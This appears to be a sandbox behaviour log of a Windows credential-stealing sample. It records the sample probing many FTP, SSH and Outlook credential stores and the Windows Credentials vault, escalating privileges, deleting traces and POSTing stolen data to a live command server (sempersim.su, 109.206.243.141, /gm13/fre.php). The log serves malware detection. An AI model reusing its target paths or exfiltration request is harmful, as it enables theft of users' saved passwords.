Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	508	492
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS	508	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 6c2be160, 0, 0, 0) Return: 6c52b7c0	508	492
Call Filesystem API	API Name: FindNextFileW Args: (6c52b7c0, 6c2be160) Return: 1	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, lo4~jp, 8, , 280, 1814807648, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9a5bd0, kGŠĀ `lYl, 144, 0, &, 16, kGŠĀ `lYl, 144, 1814811728, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, lo4~jp, 8, , 280, 1814809888, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9a3040, VÉÉUÉ.Á, 112, 0, Hā—, 16, VÉÉUÉ.Á, 112, 1814810624, 0) Return: 0	508	492
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1	508	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 6c2be160, 0, 0, 0) Return: 6c52b270	508	492
Delete File	Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20	508	492
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\purple\accounts.xml) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\ftpshell.fsi) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\oZone3D\MyFTP\myftp.ini) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Sherrod Computers\sherrod FTP\favorites) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTP Now\sites.xml) Return: 0	2188	508

Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\NexusFile\userdata\ftpsite.ini) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\EasyFTP\data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\encPwd.jsd) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\encPwd.jsd) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0	2188	508
Write File	Path: %windir%\bootstat.dat Type: VSDT_COM_DOS	508	492
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000c00000000000046\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000c00000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\850302000000000c00000000000046\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\850302000000000c00000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		

Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF041311d3B88A00104B2A6676\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF041311d3B88A00104B2A6676\00000004\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF041311d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\lb827fd10ae92db4297f58d3d9f4512a8\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\lb827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfdcf8714613750\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfdcf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\l86ed2903a4a11c1bf57e524153480001\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\l86ed2903a4a11c1bf57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2188	508
Call System API	API Name: GetVersionExA Args: (86e8d4) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ee34, 1, 0, 0) Return: b432f0	2188	508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 508 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (b432f0, 86ee34) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ea14, 1, 0, 0) Return: b42df0	2188	508
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, (ê)gM«iÄDl\$QdÄfy,, 64, 0, ÄzpâSq, 8, (ê)gM«iÄDl\$QdÄfy,, 64, 1803478608, 0) Return: 0	508	492

Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call System API	API Name: BCryptDecrypt Args: (bab790, kbfvzoboss.bid/alien/fre.phpÙæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÙæ, 32, 8845224, 257) Return: 0	2188	508
Call System API	API Name: DnsQueryEx Args: (sempersim.su, 1, 40020000) Return: 0	2188	508
Detection	Threat Characteristic: Queries DNS server sempersim.su		
Call Network API	API Name: socket Args: (23, 2, 0) Return: 2dc	2188	508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 2dc	2188	508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2268
Call WMI API	API Name: IWbemLevel1Login::NTLMLLogin Args: (ROOT\CIMV2, en-US,en, 0, 146c9ab0, e72efe8) Return: 0		2268
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, e72efe8) Return: 0		2268
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, e72efe0) Return: 0		2268
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2268 Info: Obtains Win32_ComputerSystemProduct from API result		
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0) Return: 0		2268
Call Network API	API Name: connect Args: (2dc, 109.206.243.141:80, 16) Return: 0	2188	508
Call Network API	API Name: send Args: (2dc, POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 281\r\nConnection: close\r\n\r\n, 237, 0) Return: 237	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 281\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (2dc, ,, 281, 0) Return: 281	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: .		
Call Network API	API Name: recv Args: (2dc, , 4048, 0) Return: ?	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 281\r\nConnection: close\r\n		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\24FC7442AE16.hdb) Return: 0	2188	508
Add File	Path: %APPDATA%\24FC7442AE16.hdb Type: VSDT_COM_DOS	2188	508
Write File	Path: %APPDATA%\24FC7442AE16.hdb Type: VSDT_COM_DOS	2188	508
Add File	Path: %APPDATA%\24FC7442AE16.ick Type: VSDT_ASCII	2188	508
Write File	Path: %APPDATA%\24FC7442AE16.ick Type: VSDT_ASCII	2188	508
Call System API	API Name: AdjustTokenPrivileges Args: (2e0, 0, , 0, , 86f9dc) Return: 1	2188	508
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 508 Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 86f748, 0, 0, 0) Return: b43530	2188	508
Call Filesystem API	API Name: FindNextFileW Args: (b43530, 86f748) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 86f4cc, 0, 0, 0) Return: b430f0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 86f4cc, 0, 0, 0) Return: b42df0	2188	508
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 344	2188	508
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 508 Info: enum processes		
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 508 Image Path: lsass.exe Info: system injection target		
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 344	2188	508
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2188	508
Call Filesystem API	API Name: FindNextFileW Args: (b42df0, 86f4cc) Return: 0	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 86f748, 0, 0, 0) Return: b43270	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 86f730, 0, 0, 0) Return: b430f0	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 86f730, 0, 0, 0) Return: b43530	2188	508
Delete File	Path: %APPDATA%\24FC7442AE16.ick Type: VSDT_ASCII	2188	508
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 508 File: %APPDATA%\24FC7442AE16.ick Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\24FC7442AE16.ick) Return: 1	2188	508
Call Filesystem API	API Name: DeleteFileW Args: (\\?\APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ee34, 1, 0, 0) Return: b43530	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508


Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 508 File: %APPDATA%\Microsoft\Crypto\RSA\IS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS		
